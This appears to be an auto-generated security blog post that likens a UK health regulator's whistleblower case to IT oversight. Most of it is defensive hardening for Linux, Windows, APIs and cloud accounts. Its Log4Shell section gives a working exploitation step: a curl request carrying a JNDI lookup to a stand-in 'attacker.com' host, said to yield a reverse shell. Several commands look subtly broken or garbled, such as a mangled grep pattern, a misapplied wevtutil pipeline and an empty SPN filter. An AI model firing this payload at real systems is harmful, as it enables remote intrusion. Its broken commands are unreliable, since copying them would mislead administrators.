Listen to this Post

Introduction:
Institutional failures often mirror technical ones: ignored warning signs, dysfunctional oversight, and retaliation against those who raise flags. The case of Kay Sheldon, a board member at the UK’s Care Quality Commission who was threatened for exposing patient safety risks, highlights a universal truth – whether in healthcare or cybersecurity, a broken watchdog guarantees a breach. This article translates whistleblower suppression into IT security lessons, showing how to build audit trails, automate compliance checks, and harden systems against the human and technical failures that lead to catastrophic data loss.
Learning Objectives:
- Implement tamper‑proof logging and alerting to ensure whistleblower concerns cannot be silently deleted
- Configure Linux and Windows security baselines to detect dysfunctional access controls and regulatory evasion
- Deploy automated compliance scanning tools (e.g., OpenSCAP, Lynis) to validate that “watchdog” systems are actually regulating
You Should Know:
- Building a Tamper‑Proof Audit Trail – Lessons from the Whistleblower’s Letter
Extended version: Kay Sheldon wrote to the Health Secretary arguing it was “fundamentally unfair” to sack the person raising valid concerns. In IT, the equivalent is an immutable audit log. Without it, administrators or attackers can erase evidence of misconfiguration or unauthorised access. Below are commands to create Linux and Windows audit trails that even root or Domain Admins cannot alter.
Step‑by‑step guide for Linux (using `auditd` with remote logging):
– Install auditd: `sudo apt install auditd audispd-plugins` (Debian/Ubuntu) or `sudo yum install audit` (RHEL/CentOS)
– Configure immutable rules: edit `/etc/audit/rules.d/immutable.rules` and add:
-w /etc/passwd -p wa -k identity_changes
-w /etc/shadow -p wa -k identity_changes
-w /var/log/auth.log -p wa -k auth_log
-e 2
The `-e 2` locks the audit configuration until reboot, preventing runtime changes.
– Forward logs to a remote syslog server: edit `/etc/audisp/plugins.d/syslog.conf` to set active = yes. Then configure `rsyslog` to send to a guarded external host.
– Verify immutability: `sudo auditctl -s` should show `enabled 2` and `failure 1` (panic on error).
Step‑by‑step guide for Windows (using PowerShell and Advanced Audit Policy):
– Enable Security Audit via GPO: `Audit Other Account Logon Events` → `Success and Failure`
– Configure protected event log: `wevtutil sl Security /e:true /ms:1048576` (set max size) and restrict ACLs: `wevtutil gl Security | Set-ItemProperty -Name ChannelAccess -Value “O:BAG:SYD:(A;;0x1;;;SY)(A;;0x5;;;BA)(A;;0x1;;;S-1-5-32-573)”` – this removes local admin delete privileges.
– Forward events to a Security Information and Event Management (SIEM): `wevtutil epl Security \\shared\log\archive.evtx` (manual) or use Windows Event Forwarding (WEF) with HTTPS.
– To check if anyone tampered: use `Get-WinEvent -FilterHashtable @{LogName=’Security’; ID=1102}` (1102 = log clear event). Alert on this immediately.
- Detecting Dysfunctional Access Controls – The Regulator That Wasn’t Regulating
Extended version: The CQC failed to actually regulate hospitals – equivalent to an IAM (Identity and Access Management) system that grants everyone full access. Use these commands to audit active directory, Linux sudoers, and cloud IAM for “bullying” over‑privilege.
Step‑by‑step guide for Linux (Sudoers and Group Auditing):
- List all users with sudo: `grep -Po ‘^sudo.+:\K.$’ /etc/group | tr ‘,’ ‘\n’` (or
getent group sudo | cut -d: -f4) - Check for null or weak passwords: `sudo awk -F: ‘($2 == “” || length($2) < 10) {print $1}' /etc/shadow` (hashing algorithm should be SHA‑512)
- Find world‑writable files that could be abused: `find / -type f -perm -0002 -not -path “/proc/” -not -path “/sys/” 2>/dev/null`
– Remediate: `sudo chmod o-w /path/to/file` and set proper sticky bits on temp directories: `sudo chmod 1777 /tmp`
Step‑by‑step guide for Windows (Active Directory privilege sprawl):
- List all Domain Admins: `Get-ADGroupMember “Domain Admins” | Select Name`
– Find users with SPN (Service Principal Name) set – potential Kerberoasting targets: `setspn -T yourdomain.com -Q / | findstr “CN=”`
– Detect over‑permissioned service accounts: `Get-ADUser -Filter {ServicePrincipalName -like “”} -Properties ServicePrincipalName, MemberOf | Select Name, MemberOf`
– Mitigate: remove unnecessary admin rights via `Remove-ADGroupMember` and implement Just‑in‑Time (JIT) access with tools like PAM (Privileged Access Management).
- Automating Compliance Checks – Because Manual Regulation Fails
Extended version: The Care Quality Commission’s manual oversight failed to prevent hundreds of deaths. Automate security baselines to ensure your “watchdog” continuously scans for drift. Below are scripts using OpenSCAP (Linux) and Windows Security Compliance Toolkit.
Step‑by‑step guide for Linux (OpenSCAP against CIS/DISA STIG):
- Install: `sudo apt install libopenscap8 scap-security-guide` (Ubuntu) or `sudo yum install openscap-scanner scap-security-guide` (RHEL)
- Run a scan: `sudo oscap xccdf eval –profile xccdf_org.ssgproject.content_profile_cis –results scan_results.xml /usr/share/xml/scap/ssg/content/ssg-ubuntu2004-ds.xml`
– Generate HTML report: `sudo oscap xccdf generate report scan_results.xml > report.html`
– Automate with cron: `0 2 /usr/bin/oscap xccdf eval –profile cis –results /var/log/compliance/latest.xml … && /usr/bin/oscap xccdf generate report /var/log/compliance/latest.xml > /var/www/html/report.html`Step‑by‑step guide for Windows (using PowerShell DSC and LGPO):
- Export local security policy: `Secedit /export /cfg C:\secpolicy.inf /areas SECURITYPOLICY`
– Compare against a hardened baseline (e.g., Microsoft Security Compliance Toolkit): `Setup.exe /GenConfigPoll LGPO_Export` then use `Compare-Object` in PowerShell. - Enforce automatically: `LGPO.exe /t .\baseline.inf` (download LGPO from Microsoft)
- Schedule via Task Scheduler: `schtasks /create /tn “ComplianceCheck” /tr “powershell -File C:\Scripts\run_compliance.ps1” /sc daily /st 02:00`
- API Security – When Watchdogs Accept Malformed Input
Extended version: A broken regulator is like an API endpoint that doesn’t validate input – it trusts all claims. Implement strict input validation, rate limiting, and zero‑trust for internal APIs, as health data breaches often stem from poorly secured FHIR or HL7 interfaces.
Step‑by‑step guide for REST API hardening (using OWASP standards):
– Validate content‑type: reject unexpected types with HTTP 415. Example Nginx config:
if ($content_type !~ "application/json") { return 415; }
– Implement JSON schema validation in Python (using jsonschema):
from jsonschema import validate, ValidationError
schema = { "type": "object", "properties": { "patient_id": {"type": "string", "pattern": "^[A-Z0-9]{10}$"} }, "required": ["patient_id"] }
try: validate(instance=request.json, schema=schema)
except ValidationError as e: return {"error": "Invalid input"}, 400
– Rate limiting with `fail2ban` for API abuse: create /etc/fail2ban/jail.local:
[api-exploits]
enabled = true
port = https
filter = api-auth
logpath = /var/log/nginx/access.log
maxretry = 30
findtime = 60
bantime = 3600
Then regex filter in `/etc/fail2ban/filter.d/api-auth.conf` to match HTTP 401/429.
- Cloud Hardening – Avoiding the “Target on Your Back” in AWS/Azure
Extended version: Whistleblowers get targeted; similarly, misconfigured cloud assets become targets. Apply these hardening steps to prevent the cloud equivalent of dysfunctional leadership – i.e., an S3 bucket that isn’t regulating access.
Step‑by‑step guide for AWS (using CLI and GuardDuty):
- Enforce bucket policies to deny public access: `aws s3api put-public-access-block –bucket your-bucket –public-access-block-configuration “BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true”`
– Enable CloudTrail in all regions: `aws cloudtrail create-trail –name org-trail –s3-bucket-name cloudtrail-logs –is-multi-region-trail –enable-log-file-validation`
– Set up GuardDuty: `aws guardduty create-detector –enable –finding-publishing-frequency FIFTEEN_MINUTES`
– Automatically remediate: use AWS Config rule `s3-bucket-public-read-prohibited` with auto-remediation via Lambda.
Step‑by‑step guide for Azure (using Az PowerShell):
- Enable Azure Security Center (now Defender for Cloud) standard tier: `Set-AzSecurityPricing -Name “VirtualMachines” -PricingTier “Standard”`
– Block anonymous blob access: `Set-AzStorageAccount -ResourceGroupName “rg” -Name “stg” -AllowBlobPublicAccess $false`
– Enforce MFA for all admins using Conditional Access: use Azure AD PowerShell to create a CA policy:New-AzureADMSConditionalAccessPolicy -DisplayName "MFA for Admins" -State "enabled" -Conditions $conditions -GrantControls $controls
- Audit logs for suspicious sign‑ins: `Search-AzureADAuditLog -Activity “Sign-in” -StartTime (Get-Date).AddDays(-7) | Where-Object {$_.Status.ErrorCode -eq 50057}` (user account disabled).
- Vulnerability Exploitation & Mitigation – The Staff‑Shire Syndrome
Extended version: Just as Mid Staffordshire exploited weak oversight, attackers exploit unpatched vulnerabilities. Below is a practical tutorial on exploiting a missing patch (CVE‑2021‑44228 – Log4Shell) and then mitigating it.
Step‑by‑step guide for exploitation (educational, isolated lab):
- Set up a vulnerable Apache Tomcat with Log4j 2.14.1
- Use JNDI exploit tool: `git clone https://github.com/veracode-research/rogue-jndi && cd rogue-jndi && docker-compose up`
– Trigger via HTTP header: `curl -H “X-Api-Version: ${jndi:ldap://attacker.com:1389/Exploit}” http://victim:8080/app` - Reverse shell obtained – demonstrates why you must update.
Step‑by‑step guide for mitigation:
- Patch Log4j to >=2.17.0: for Maven projects, update
pom.xml; for standalone, replace JAR. - Block JNDI lookups (temporary): add `-Dlog4j2.formatMsgNoLookups=true` to JVM options.
- Deploy WAF rules: ModSecurity with `SecRule ARGS “@contains ${jndi:” “id:1000,deny,status:403,msg:’Log4j Attack'”`
– Linux command to scan for vulnerable Log4j versions across filesystems: `find / -name “log4j-core-.jar” 2>/dev/null | while read f; do jar tf “$f” | grep -q “JndiLookup.class” && echo “VULN: $f”; done`
What Undercode Say:
- Key Takeaway 1: Institutional retaliation against whistleblowers directly parallels IT systems that punish rather than reward security alerts. Without anonymous, protected reporting channels (e.g., TLS‑encrypted submission portals with no identifying headers), your organisation will suppress critical breach indicators.
- Key Takeaway 2: Automated, immutable audit trails are non‑negotiable. The Kay Sheldon case proves that when a watchdog can delete or ignore concerns, failure becomes inevitable. Apply the technical steps above – remote logging, file integrity monitoring (AIDE/Tripwire), and blockchain‑hashed logs – to ensure no one can retroactively erase evidence of misbehaviour.
Prediction:
Over the next three years, healthcare and critical infrastructure will see mandatory “whistleblower APIs” – legally required, cryptographically verifiable channels for employees to report security defects directly to regulators. Organisations that continue to rely on manual, retractable audit systems will face ransomware attacks that mirror the Mid Staffordshire tragedy: preventable, widespread, and fatal. The convergence of AI‑driven log analysis and zero‑knowledge proof reporting will finally break the cycle where broken watchdogs enable the next disaster. Act now – or become the case study.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Artur Nadolny – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


